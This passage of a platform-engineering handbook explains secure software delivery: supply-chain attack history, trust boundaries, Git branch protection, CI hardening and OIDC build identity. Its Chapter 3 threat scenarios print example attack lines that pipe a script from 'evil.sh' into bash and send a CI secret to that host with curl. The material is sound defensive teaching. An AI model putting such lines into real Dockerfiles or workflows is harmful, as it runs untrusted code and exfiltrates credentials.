A PLATFORM ENGINEER'S HANDBOOK

Secure Software Delivery Architecture

From Git Commit to Running Workload

Trust, Identity, and Software Supply Chains — the engineering discipline behind how mature organizations ship software safely.

DEVELOPER → **GIT** → **BUILD** → **ARTIFACT** → **DEPLOY** → **RUNTIME**

identity · evidence · independent verification — at every boundary

24 Chapters • 8 Parts • Threat models, architecture, and Socratic reviews

How to Read This Handbook

This is not a tool manual. Tools change every eighteen months; the architecture behind them changes roughly once a decade. This handbook teaches the architecture.

Every chapter follows the same structure so you can navigate it years from now:

1. **Why this exists** — the problem that forced the industry to invent it
2. **Mental model** — the core idea that simplifies the topic
3. **Architecture** — how mature organizations implement it
4. **Trust boundaries** — what is trusted, and what isn't
5. **Threat model & compromise scenarios** — how an attacker approaches it, and what happens if it breaks
6. **Defensive controls** — how the blast radius is reduced
7. **Real-world implementations** — how Google, GitHub, Microsoft, Stripe and others approach it conceptually
8. **Common mistakes** — designs that look secure but aren't
9. **Design review questions** — what an architect should ask
10. **Implementation examples** — Jenkins, GitHub Actions, EKS, ArgoCD, Cosign, SPIFFE, and friends
11. **Key takeaways** — the enduring principles
12. **Architecture Conversation** — a Socratic dialogue between a senior platform architect (**A**) and an engineer (**E**) that questions the trust assumptions until the design becomes resilient

The single question this entire book answers:

> **When a container starts running in production, why should anyone believe it is the code the developer wrote?**

Every chapter is one link in the chain of custody that answers that question.

Contents

PART ONE

Foundations

Why the discipline exists, and the single mental model — the chain of custody — that every later chapter refers back to.

Chapter 1 — Why Secure Software Delivery Exists

Why this exists

For twenty years, security teams protected the *perimeter*: firewalls, VPNs, WAFs, endpoint agents. The application inside was assumed trustworthy because *we built it*.

That assumption died in a series of very public funerals:

SolarWinds (2020). Attackers didn't hack SolarWinds' customers. They hacked SolarWinds' *build system*. Malicious code (SUNBURST) was injected during compilation — after code review, before signing. The build output was signed with SolarWinds' legitimate certificate and shipped to ~18,000 customers, including US federal agencies. Every perimeter defense on Earth waved it through, because it arrived as a *trusted, signed update from a trusted vendor*.

> The lesson: **a signature proves who signed, not what was reviewed.** If the thing between review and signing (the build) is compromised, signing launders the attack.

Codecov (2021). A single leaked credential in a Docker image let attackers modify Codecov's Bash Uploader script — a script thousands of CI pipelines `curl | bash`-ed on every build. For months, the modified script exfiltrated environment variables from customer CI systems: cloud keys, tokens, signing secrets. The blast radius wasn't Codecov; it was *everyone whose pipeline trusted Codecov*.

> The lesson: **your CI pipeline's trust boundary includes every script it downloads.** Dependencies aren't just libraries — they're anything that executes.

Log4Shell (2021). Not an attack on the supply chain — a demonstration that nobody knew *what was in their supply chain*. When CVE-2021-44228 dropped, the hard part wasn't patching Log4j. It was answering "which of our 4,000 services contain Log4j, at which version, including transitively, including shaded jars?" Most organizations took *weeks* to answer. That gap is the entire justification for SBOMs (Chapter 9).

XZ Utils (2024). The most patient attack ever documented. A persona ("Jia Tan") spent *two years* building trust as an open-source maintainer of a compression library, then inserted a backdoor targeting SSH — hidden in build scripts and binary test files, invisible in the source tree. It was caught by luck: a Microsoft engineer noticed SSH logins were 500ms slower.

> The lesson: **the trust model of open source is a maintainer's reputation, and reputation can be manufactured.** Also: attacks increasingly hide in the *build*, not the source, because everyone reviews source and nobody reviews builds.

Why DevOps wasn't enough

DevOps solved a *velocity* problem: it collapsed the wall between development and operations so software could ship daily instead of quarterly. But velocity multiplied the attack surface:

- More deployments → more automation → more credentials in more places
- More automation → machines making decisions humans used to make
- More dependencies → more third-party code executing in your pipelines
- Faster shipping → less time for a human to notice anything wrong

DevOps built a superhighway from a developer's laptop to production. Nobody put checkpoints on it.

Why "DevSecOps" became a buzzword

The industry's first answer was to bolt scanners onto pipelines and call it DevSecOps. It became a buzzword because most implementations were *scanning without architecture*:

- SAST results that nobody triaged, dumped into a dashboard
- Container scans that ran *after* the image was already deployed
- Security "gates" that could be bypassed by anyone with pipeline edit access
- No answer to the question: "even if every scan passed, why do we believe *this artifact* is the one that was scanned?"

Scanning tells you an artifact has no *known* vulnerabilities. It says nothing about whether the artifact is the one you intended to build, built from the code you reviewed, by a builder you trust. That is a *trust* question, not a scanning question — and it required a new discipline.

Why identity became the new perimeter

In a modern platform, the perimeter question — "is this request coming from inside the network?" — is meaningless. Builds run on ephemeral cloud runners. Deployments happen from SaaS. Workloads talk across clusters and clouds. The only durable question is:

> **Who are you, can you prove it, and what evidence do you carry?**

Identity (of developers, of builds, of workloads) plus evidence (signatures, provenance, attestations) plus verification at every boundary — that's the architecture the rest of this book builds.

KEY TAKEAWAYS

- Supply chain attacks compromise the *factory*, not the product — so product-level defenses can't see them.
- A signature proves origin, not integrity of intent. Signing a compromised build launders the compromise.
- DevOps created a high-speed path to production; SSDLC architecture is the discipline of putting verifiable checkpoints on that path.
- The perimeter is dead. Identity + evidence + verification is the replacement.

❝ ARCHITECTURE CONVERSATION

E: We already do code review, SAST, and container scanning. Aren't we covered?

A: Walk me through SolarWinds with your controls. Their code was reviewed. Their builds were scanned. Where in your pipeline would SUNBURST have been caught?

E: ...The malicious code was injected *during* the build. Our scanners run on the source and on the final image, but if the build itself injects code, the source scan sees clean source and the image scan sees code with no known CVEs — it was novel malware.

A: Right. So what were you actually trusting, without realizing it?

E: The build machine. We assumed the output of the build equals the compilation of the input.

A: That assumption is the single biggest unexamined trust in most platforms. This book exists to make every assumption like that one explicit, and then either verify it or reduce the damage when it fails. Next question: when your cluster pulls an image, how does it know that image came from *your* CI at all?

E: ...It doesn't. It trusts whatever's in the registry.

A: Hold that thought until Chapter 14.


Chapter 2 — The Trust Model

Why this exists

Every other chapter in this book is a zoom-in on one link of a single chain. If you internalize this chapter, the rest of the book becomes obvious. If you skip it, the rest becomes a list of tools.

Mental model: the chain of custody

Software delivery is a **chain of custody**, exactly like evidence in a criminal trial. Evidence is only admissible if every handoff — who collected it, who transported it, who stored it — is documented and verifiable. One undocumented handoff and the evidence is worthless.



At every arrow, three questions must be answerable:

1. **Identity** — who/what performed this step? Can it prove it cryptographically?
2. **Evidence** — what proof did this step produce that it happened correctly?
3. **Verification** — does the *next* step independently check that proof before accepting the handoff?

The five core concepts

Trust boundary. A line across which the level of trust changes. Developer laptop → Git is a boundary (laptops are assumed compromised; Git is controlled). CI → registry is a boundary. Registry → cluster is a boundary. Architecture is the art of deciding *what evidence must cross each boundary*.

Identity. Every actor — human, pipeline, workload — needs a verifiable identity. Not a shared password. Not a long-lived API key sitting in a config file. A cryptographically verifiable, short-lived, narrowly-scoped identity. (Chapters 6, 15.)

Evidence. Assertions, signed by an identity, about what happened: "this artifact was built from commit `abc123` by workflow X" (provenance), "this artifact contains these dependencies" (SBOM), "this artifact passed these tests" (attestations). (Chapters 8–11.)

Independent verification. The step that consumes an artifact must verify the evidence itself — it must never trust the producer's word. The cluster verifies the image signature; it doesn't trust CI's claim that it signed it. This is the software equivalent of separation of duties. If the producer and the verifier are the same system, compromising one system defeats both. (Chapter 14.)

Blast radius. The honest question is never "can this be compromised?" (yes, everything can) but "*when* this is compromised, what does the attacker get, and how far can they move?" Good architecture assumes breach and makes each breach small, noisy, and dead-ended.

Trust boundaries: the master table

Boundary	What crosses it	Evidence required	Who verifies
Laptop → Git	Commits	Signed commits, PR review, status checks	Git platform (branch protection)
Git → CI	Source at a SHA	Pinned SHA, protected branch	CI checkout config
CI → Registry	Artifact	Digest, signature, provenance, SBOM	Registry policy + later consumers
Registry → Cluster	Image	Signature & provenance verification	Admission controller
Cluster → Workload	Running pod	Workload identity (SVID/IRSA)	Peer services, cloud IAM

Threat model: thinking in attack paths

An attacker's goal is almost always "run my code in your production." Their options, ordered by increasing sophistication:

1. **Compromise a developer** — steal a token, phish credentials, malicious IDE extension
2. **Compromise the source** — sneak code past review, poison a dependency
3. **Compromise the build** — malicious plugin, cache poisoning, runner takeover
4. **Compromise the artifact store** — push/replace images in the registry
5. **Compromise deployment** — modify manifests, abuse deploy credentials
6. **Compromise runtime** — exec into containers, exploit the app itself

Each layer of this book closes one path *and* — crucially — makes the layer *behind* it detectable. Provenance doesn't prevent a build compromise; it makes a fake artifact from a compromised build fail verification downstream.

Common mistakes

- **Trusting transitively.** "The cluster trusts the registry, the registry trusts CI, CI trusts Git, therefore the cluster trusts the commit." Each hop is an assumption; the chain is only as strong as its most bypassable link. Independent verification collapses transitive trust into direct verification.
- **Perimeter thinking in disguise.** "Only our VPC can reach the registry, so anything in the registry is trusted." Network location is not identity.
- **Confusing encryption with trust.** TLS proves you're talking to the registry. It says nothing about whether the image inside is legitimate.

Design review questions

- For every arrow in your delivery diagram: what evidence crosses it, and who verifies that evidence?
- Which components, if compromised, can push code to production *without any other system noticing*? (Those are your single points of trust.)
- If your CI system lied about what it built, what downstream would catch the lie?

KEY TAKEAWAYS

- Software delivery is a chain of custody: identity + evidence + independent verification at every handoff.
- Trust nothing transitively. Verify at the boundary where damage happens.
- Design for blast radius, not for invulnerability.

“ ARCHITECTURE CONVERSATION

E: This feels like a lot of ceremony. Git is already access-controlled, CI is internal, the registry is private. Why isn't network isolation plus access control enough?

A: Who can push to your private registry?

E: The CI service account.

A: Where does that credential live?

E: In the CI system's secret store... which, okay, is readable by anyone who can modify a pipeline. So any developer — or anyone who steals any developer's token — can push an arbitrary image to the "trusted" registry.

A: And what does your cluster check before running an image from that registry?

E: That it can pull it. So the actual security property of my "private registry" is: *anyone in engineering can run any code in production*, with one stolen laptop as the entry point.

A: Now you're threat modeling. The registry being private was never the control. The control we're missing is: production only runs artifacts carrying evidence that a trusted, isolated builder produced them from reviewed source. Everything else in this book is building that sentence, word by word.

PART TWO

Source Trust

Git as the root of trust for everything that runs in production, and the governance that decides who can change it.

Chapter 3 — Git as the Root of Trust

Why this exists

In a GitOps world, Git is not "where code lives." Git is the **root of trust for your entire company's production environment.** Application code, Dockerfiles, pipeline definitions, Terraform, Helm charts, Kubernetes manifests, policy definitions — in a mature platform, *everything that determines what runs in production* is a file in Git. Which means:

> Whoever controls Git controls production. The entire question of source trust is: *what does it take to change what Git says?*

Mental model

Think of a protected branch as a **legal contract with enforcement**: "no change becomes truth without review by an owner, passing checks, and an immutable record of who did what." Everything in this chapter is a clause in that contract, and every attack is an attempt to find a clause that's missing.

Architecture

A mature repository architecture layers these controls:

Branch protection (the enforcement engine). On `main`: require PRs (no direct pushes), require ≥1–2 approvals, require review from CODEOWNERS, dismiss stale approvals when new commits are pushed, require status checks (CI, security scans) to pass, require branches to be up to date, block force pushes and deletions — *and apply the rules to administrators*. That last checkbox is the most commonly missed and the most important: unenforced-on-admins protection means "every admin account is a bypass."

CODEOWNERS (the review routing layer). Ownership is not documentation — it's an access control primitive. The critical insight: *sensitive paths need stricter owners than the code around them*:

```
# CODEOWNERS
*                       @org/service-team
/Dockerfile             @org/platform-team
/.github/workflows/     @org/platform-team @org/security
/terraform/             @org/infra-team
/helm/                  @org/platform-team
```

Why? Because a change to `.github/workflows/build.yml` is a change to *the machine that produces your production artifacts*. An app developer approving their teammate's workflow change is CI's equivalent of letting tenants rekey the building's locks.

Signed commits and protected tags. Commit signing (GPG, SSH, or gitsign with Sigstore) binds a commit to an identity, closing the "git config user.email spoofing" hole — by default, Git lets anyone

claim to be anyone. Protected tags matter because releases are often cut from tags: if anyone can move `v2.1.0`, anyone can change what "version 2.1.0" means.

Merge queues. Beyond throughput, a merge queue guarantees that what lands on `main` was tested *in the exact state it will exist on main* — closing the gap where two individually-green PRs are jointly broken (or jointly malicious).

Threat model & compromise scenarios

Scenario 1 — Stolen GitHub token. A developer's PAT leaks (committed to a public repo, stolen by a malicious npm package reading `~/.gitconfig` and env vars — this is exactly what real infostealer packages do). What can the attacker do? - No branch protection → push directly to main → *game over, silently.* - Branch protection but token owner can approve own PRs via a second account, or protection exempts admins → game over with slightly more steps. - Full protection + CODEOWNERS + signed commits required → attacker can open PRs and… wait for review. The attack is now *loud and slow*. That's the win condition: you rarely make attacks impossible; you make them require a second, independent compromise.

Scenario 2 — Malicious Dockerfile change. A one-line PR: `RUN curl -s https://evil.sh | bash` buried in a 40-file refactor, or subtler: changing the base image to `attacker/python:3.12` (typo-squatted). If Dockerfiles have no dedicated CODEOWNERS, the same team that's rubber-stamping each other's app code approves it. Defense: path-based ownership + a CI check that diffs base images against an allowlist.

Scenario 3 — Pipeline modification. The highest-leverage file in any repo is the CI workflow. A PR that adds one step — `echo "${{ secrets.AWS_KEY }}" | curl -d @- evil.sh` — turns your build system into an exfiltration tool. Worse: on GitHub, a `pull_request_target` workflow runs with *secrets access against attacker-controlled PR code* if misconfigured. This exact pattern has burned dozens of major open-source projects.

Scenario 4 — Terraform modification. `terraform/iam.tf` gets a new policy attachment granting a role `AdministratorAccess`. It merges, the pipeline applies it, and the attacker now has a legitimate, Terraform-managed backdoor that survives credential rotation. Infrastructure code needs *stricter* review than app code because its blast radius is the cloud account, not the service.

The architect's question: if Git is compromised, what happens?

Play it out honestly. Attacker controls Git (admin token, or the platform itself): - They can change any code, any pipeline, any manifest → in a naive GitOps setup, *everything downstream obeys*. - What survives? **Independent verification that doesn't live in Git.** If your admission controller requires artifacts signed by your real CI with provenance chaining to reviewed commits, an attacker with Git access still has to get their code *through the real build system* — visible, logged, attested. If your signing keys and policy are managed outside the compromised domain, Git compromise becomes "attacker can propose anything" instead of "attacker can run anything." - This is why the answer to "what if X is compromised?" is never inside X. It's always in the *next* boundary.

Common mistakes

- Branch protection that doesn't apply to admins ("break-glass" that's really "always-open door")
- CODEOWNERS file that isn't itself owned by a locked-down team (attackers edit CODEOWNERS first, then everything else)
- Requiring reviews but allowing the PR author's approval to count, or not dismissing stale reviews
- Treating `.github/workflows/`, `Dockerfile`, `terraform/` as ordinary code
- Long-lived PATs with `repo` scope everywhere; no token expiry or fine-grained scoping

Design review questions

- Show me the exact set of humans who can get a change into `main` with zero other-person involvement. (The honest answer is often "all admins plus anyone who can edit CODEOWNERS.")
- Who reviews changes to the CI workflows? To CODEOWNERS itself?
- If I steal one developer laptop tonight, what's in production tomorrow?

Implementation examples

GitHub: branch protection rules / rulesets, required signed commits, CODEOWNERS, merge queue, fine-grained PATs, push protection for secrets. GitLab: protected branches, approval rules, push rules. Gitea/Bitbucket: equivalents exist; the architecture is identical.

KEY TAKEAWAYS

- Git is the root of trust; treat write-access-to-main as production access, because it is.
- Path-based ownership: pipelines, Dockerfiles, and IaC are platform-security surfaces, not app code.
- Controls exist to make attacks *require a second independent compromise* and to make them loud.
- The defense against total Git compromise lives outside Git.

“ ARCHITECTURE CONVERSATION

E: We require two approvals on everything. Isn't that enough?

A: Two approvals from whom?

E: Any two engineers with write access.

A: So a malicious change to your deploy workflow can be approved by two frontend interns. And if I compromise two accounts — or one account plus create one bot account with write access — I need zero real humans. What's the property you actually want?

E: That changes to *dangerous* paths require approval from people who understand *that danger*. Workflows need platform/security review, Terraform needs infra review.

A: Right — review quality is path-dependent. Now, harder: your CODEOWNERS file routes those reviews. Who can change CODEOWNERS?

E: …Anyone with write access, with two generic approvals. So the routing table for all security review is itself unprotected. I'd protect CODEOWNERS with the strictest owner set in the file.

A: Good. Notice the pattern — the attacker always goes for the control plane of the control, not the control. Remember that when we get to CI.

Chapter 4 — Repository Governance

Why this exists

Chapter 3 covered the mechanics of protecting a repository. This chapter covers the *organizational* question those mechanics depend on: **who owns what, and why does ownership create trust?** Every branch protection rule is only as meaningful as the answer to "who is allowed to approve this?" — and that's a governance decision, not a Git setting.

Mental model

Think of your organization's repositories as a **city zoning map**. Residential code (app logic) has one set of rules. Industrial zones (pipelines, base images) have stricter rules. Critical infrastructure (Terraform for the production account, cluster manifests, policy definitions) has the strictest. Governance is drawing the zones deliberately instead of letting them emerge by accident.

Architecture

The four ownership domains in a typical platform:

Domain	Contents	Owner	Why
Application	Service code, unit tests	Service teams	They have the context; velocity matters
Delivery	Dockerfiles, CI workflows, Helm charts	Platform team (+ service team)	These define how code becomes production; compromise affects everyone
Infrastructure	Terraform, cluster config, networking	Infra team	Blast radius is the account/cluster, not the service
Policy	Admission policies, security baselines, CODEOWNERS templates	Security/platform	These are the rules everything else is checked against

Golden paths over gatekeeping. Mature organizations don't make platform teams approve every Dockerfile — that doesn't scale and breeds resentment. Instead: platform owns *templates* (base images, reusable workflows, Helm library charts), service teams *instantiate* them, and deviation from the template is what triggers heavyweight review. Trust flows from the template: if 200 services use the platform-owned build workflow, reviewing that one workflow secures 200 pipelines.

Repository topology. Monorepo vs. polyrepo is usually debated as a productivity question; it's also a trust question: - **Monorepo:** one set of protections to get right, uniform tooling, CODEOWNERS does heavy lifting; but one compromised admin affects everything, and path-based permission granularity is limited on most platforms. - **Polyrepo:** natural blast-radius segmentation, per-repo access control; but N repos means N chances to misconfigure protection, and config *drifts*. Mature polyrepo orgs manage repo settings *as code* (Terraform `github_repository` resources, or tools like

Peribolos) so protection is auditable and drift-corrected — governance applied with the same rigor as infrastructure.

Separation between app repos and deployment repos. A recurring mature pattern: application code and deployment manifests live in *different repositories with different owners*. Write access to app code ≠ ability to change what runs in production. This becomes central in Chapter 12 (GitOps).

Threat model

The governance-layer attacks aren't code injections — they're *permission drift*: - A team lead adds a contractor to a team that transitively grants write on infra repos - A repo is created outside the template with no protection, later becomes load-bearing - An org-level default ("all members get write on new repos") silently applies to a new critical repo - The GitHub App installed "for the wiki bot" has `contents: write` on everything

Compromise scenario: none of these is an incident on day one. Each is a landmine that turns a minor credential theft into a major breach eighteen months later. Governance is the discipline of sweeping for landmines continuously — access reviews, settings-as-code, org audit log monitoring.

Common mistakes

- Ownership by inertia: whoever created the repo three years ago is still "the owner," and they left
- Everyone-is-admin startups that never revisit it at 200 engineers
- Governing repos but not org settings, GitHub Apps, or OAuth grants (the modern equivalents of "we locked the door but the windows are open")
- Treating governance as a spreadsheet instead of code

Design review questions

- For each of the four domains, name the owning team. If any answer is "well, sort of...", that's a finding.
- How is a new repository created, and what protections does it get by default?
- When did you last review third-party app installations and their scopes?
- Can you produce, from code, the intended protection state of every repo — and detect drift from it?

> **KEY TAKEAWAYS**
>
> - Ownership is an access-control primitive; draw the zones deliberately.
> - Secure the templates and golden paths; leverage beats gatekeeping.
> - Manage repo/org settings as code — governance that isn't auditable decays.
> - Most governance failures are drift, not decisions.

❝ ARCHITECTURE CONVERSATION

E: Governance feels like bureaucracy. We're 60 engineers; everyone having broad access keeps us fast.

A: I won't argue — at 60 people, broad access might be a rational trade. But answer this: what's your plan for *knowing when the trade stops being rational*?

E: ...I don't have one. It'll just quietly stay this way until an incident.

A: That's the real failure mode — not the openness, the absence of a decision point. Here's a cheap discipline: manage repo settings and team membership in Terraform *now*, even if the settings are permissive. Then tightening later is a PR, not an archaeology project. What's the one repo where you'd tighten today, even at 60 people?

E: The Terraform repo for our AWS org. And honestly, the repo holding our reusable CI workflows — everything builds through it.

A: So you do have zones; you just hadn't drawn them. Governance isn't bureaucracy — it's writing down the trust decisions you're already making implicitly, so they can be reviewed like any other architecture.

PART THREE

Build Trust

Turning CI from a box that runs scripts into a trust factory whose output can be believed — and giving builds a provable identity.

Chapter 5 — CI as a Trust Factory

Why this exists

Your CI system is the most attractive target in your company, and here's the uncomfortable syllogism that proves it:

1. CI executes arbitrary code (that's its job — it runs whatever the repo says).
2. CI holds powerful credentials (to push images, deploy, read secrets).
3. Therefore CI is, by design, a **remote code execution service with production credentials**.

SolarWinds was a build compromise. Codecov was a build compromise. The XZ backdoor lived in build scripts. Attackers figured out years ago that the build is where review has already happened and signing hasn't — the perfect insertion point. The industry's response is to re-architect CI from "a box that runs scripts" into a **trust factory**: a facility whose *output can be believed because the factory's integrity is engineered, not assumed*.

Mental model

Think of a pharmaceutical cleanroom. The product is trustworthy not because each pill is inspected (you can't inspect compiled code meaningfully) but because the *process* is controlled: sealed environment, verified raw materials, single-batch isolation, documented chain of custody. Build trust is the same: you can't look at a binary and see a backdoor, so the binary's trustworthiness must come entirely from the trustworthiness of its production process.

Four properties define a clean build factory:

1. **Isolation** — one build cannot affect another
2. **Ephemerality** — the environment is born fresh and dies after one build
3. **Hermeticity** — all inputs are declared and verified; nothing undeclared enters
4. **Reproducibility** — the same inputs yield the same output, so anyone can check

Architecture

Shared vs. ephemeral runners. The classic Jenkins model — long-lived worker VMs shared across teams and builds — is a cross-contamination machine. Build A poisons the tool cache, `~/.gradle`, the Docker daemon, or drops a background process; builds B through Z inherit it. Every subsequent "clean" build on that runner is now suspect. The fix is **ephemeral, single-use runners**: a fresh VM or hardened container per build, destroyed on completion. Persistence, the attacker's most valuable asset, is structurally denied. GitHub-hosted runners, GitLab autoscaling runners, and EKS-based systems like Actions Runner Controller all implement this.

Build isolation layers. Even with ephemeral runners, ask: isolated from *what*? - From other builds: separate VM/microVM (Firecracker-class isolation beats shared-kernel containers for hostile-input workloads) - From the CI control plane: a compromised build should not be able to reach the CI

server's admin API - From the network: see hermeticity - From credentials it doesn't need: per-job, minimally-scoped, short-lived (Chapter 6)

Hermetic builds. A hermetic build declares *all* inputs — source, dependencies, toolchain, base images — pinned by cryptographic digest, and executes with **no general internet access**. Dependencies come from an internal proxy/mirror (Artifactory, Nexus, or a checked-in lockfile with hash verification). Why so strict? Because "the build fetched something from the internet" means "the build's output depends on what the internet felt like serving at that moment" — which is exactly how Codecov's poisoned script and dependency-confusion attacks enter. Bazel is the flagship hermetic build tool; but you can approximate hermeticity in any stack: lockfiles with integrity hashes (`package-lock.json`, `go.sum`, `poetry.lock`), digest-pinned base images (`FROM python@sha256:...`), and egress-restricted runners.

Reproducible builds. If building commit `abc123` twice yields bit-identical output, then *anyone can verify the official artifact* by rebuilding and comparing — the ultimate independent check, and the definitive detector for SolarWinds-style injection (the tampered official build won't match the clean rebuild). Full reproducibility is hard (timestamps, build paths, parallelism nondeterminism), but even partial reproducibility plus periodic rebuild-and-compare audits raises the attacker's bar enormously.

Cache architecture. Caches are the loophole in ephemerality — state that deliberately survives across builds. A poisoned cache is persistence-as-a-service for attackers: poison one cached layer or dependency archive, and every future build that hits the cache inherits the payload. Rules: scope caches per-repo and per-branch (a PR from a fork must never write a cache that `main` builds read); treat cache restore as untrusted input; verify integrity where possible; prefer content-addressed caches keyed by lockfile hash.

Threat model & attack stories

The malicious Maven plugin. A build engineer adds a useful-looking Maven plugin. Maven plugins execute arbitrary code *inside the build JVM* with the build's full privileges. The plugin waits, then one day rewrites bytecode during the `package` phase — after tests, before signing. SolarWinds, as a service. The same story exists for every ecosystem: npm postinstall scripts, Gradle plugins, Python setup.py, GitHub Actions from the marketplace (`uses: someone/action@v1` — a *mutable tag* pointing at arbitrary code that runs with your secrets in scope). Defense: treat build-time dependencies as *more* dangerous than runtime dependencies, pin actions by full SHA, allowlist marketplace actions, run dependency review on the build toolchain itself.

Dependency confusion. Your internal package is `acme-billing-utils` on your private registry. Attacker publishes `acme-billing-utils` v99.0.0 on the public registry. Misconfigured resolvers prefer the higher version from the public source. Attacker code now runs inside your build. (Alex Birsan demonstrated this against Apple, Microsoft, and 30+ others in 2021.) Defense: namespace/scope reservation, resolver configuration that never falls through to public for internal names, hash-verifying lockfiles.

`pull_request_target` and fork PRs. CI that runs attacker-submitted code *with secrets in scope* is self-service credential exfiltration. Any workflow triggered by fork PRs must run with zero secrets and read-only tokens.

Real-world implementations

Google's internal build infrastructure (the inspiration for SLSA — Chapter 23) treats builds as hermetic, reproducible, and executed on infrastructure the developer cannot interactively access; provenance is generated by the platform, not by the build steps. GitHub's approach with Actions emphasizes ephemeral hosted runners plus OIDC-based identity. The common conceptual thread: **the build platform, not the build script, is the trusted component** — because build scripts are attacker-controlled by definition (they live in the repo).

Common mistakes

- Long-lived runners with Docker socket mounted (`/var/run/docker.sock` in a build container = root on the host = every build on that host is compromised)
- `curl | bash` in pipelines — executing unverified remote code at build time
- Marketplace actions pinned to tags (`@v2`) instead of SHAs
- One giant CI service account whose credentials every job can read
- Caches shared between untrusted (fork PR) and trusted (main) contexts
- Believing "our CI is internal" is isolation — internal means *every engineer's compromised laptop is one hop away*

Design review questions

- If build #4512 is malicious, what can it do to build #4513? (Correct answer: nothing.)
- What can a build reach on the network? Produce the egress allowlist.
- Show me every credential visible to a standard build job. Which of them are long-lived?
- Could a fork PR ever execute with secrets in scope?
- If your CI admin console credentials leaked tonight, what's the blast radius?

Implementation examples

- **GitHub Actions**: hosted (ephemeral) runners; ARC on EKS for self-hosted ephemerality; `permissions:` block per-job scoped to least privilege; actions pinned by SHA; environment protection rules for deploy jobs; egress control via runner-level proxy.
- **Jenkins**: dynamic agents via Kubernetes plugin (pod-per-build) instead of static workers; no builds on the controller; Credentials Binding scoped per-folder; JCasC so Jenkins config itself is reviewed code.
- **Hermeticity**: Bazel with pinned toolchains; or lockfile-verified installs (`npm ci`, `pip install --require-hashes`) + digest-pinned `FROM` + NetworkPolicy/egress-proxy allowlisting only the internal artifact mirror.

KEY TAKEAWAYS

- CI is RCE-with-credentials by design; architect it like the target it is.
- Ephemerality kills persistence; hermeticity kills undeclared inputs; reproducibility enables independent verification.
- Build-time dependencies (plugins, actions, scripts) are the softest entry point in modern platforms.
- Caches are deliberate holes in ephemerality — treat their contents as untrusted input.

“ ARCHITECTURE CONVERSATION

E: We moved to ephemeral runners, so builds can't contaminate each other. Are we done?

A: Where do your dependencies come from during the build?

E: npm, PyPI, Docker Hub. Over the internet.

A: So each "isolated" build's inputs are decided at build time by external servers plus your resolver logic. Your builds are isolated from *each other* but wide open to the *world*. Which matters more?

E: The world, honestly — that's where dependency confusion and poisoned packages come from. So: lockfiles with hashes, and an internal mirror as the only egress.

A: Good. Now the deeper one. Your build produces an image and pushes it. What proves, to anything downstream, that this image came out of *this* clean factory rather than from a developer laptop with the registry credential?

E: Nothing, currently. The registry accepts pushes from anyone with the credential.

A: So you've built a cleanroom with an unmarked loading dock — pristine products and counterfeits arrive on the same shelf, indistinguishable. The factory's cleanliness is worthless unless the products carry proof of origin. That proof is identity (next chapter) plus provenance (Chapter 8).

Chapter 6 — Build Identity

Why this exists

Every attack story in Chapter 5 ends the same way: *the attacker reaches the credentials*. Static secrets in CI — `AWS_ACCESS_KEY_ID` in a secrets store, a registry password in an env var — are the crown jewels because they are **long-lived, broadly scoped, and divorced from context.** Stolen once, they work from anywhere, for months, for anything. Codecov's entire blast radius *was* CI environment variables.


The architectural fix is to stop giving builds *secrets* and start giving them *identity*.

Mental model

A static credential is a **house key**: whoever holds it gets in, forever, no questions. An OIDC-based workload identity is a **passport checked at every border**: issued by an authority, naming exactly who you are (org, repo, workflow, branch), expiring in minutes, and evaluated against policy at each use. You can't meaningfully steal a passport check; you'd have to steal the *person*.

Architecture

The OIDC trust triangle. Modern CI identity works like this:



No secret is stored anywhere. The build *proves who it is* per-run, and the relying party decides what that identity may do. AWS calls the exchange `AssumeRoleWithWebIdentity` via STS; GCP calls it Workload Identity Federation; Vault has a JWT/OIDC auth method; Sigstore's Fulcio issues signing certificates against the same tokens (Chapter 10).

Claims are the security boundary. The token's claims — `repository`, `ref`, `workflow`, `environment`, `actor` — are what your trust policy matches on. The infamous foot-gun: an AWS role trust policy matching only `repo:acme/*` lets *any workflow in any branch of any repo in the org* — including a PR branch created by a compromised account — assume the production deploy role.

Correct policies pin `repo` **and** `ref` (and, on GitHub, prefer the `environment` claim, since environments carry their own protection rules).

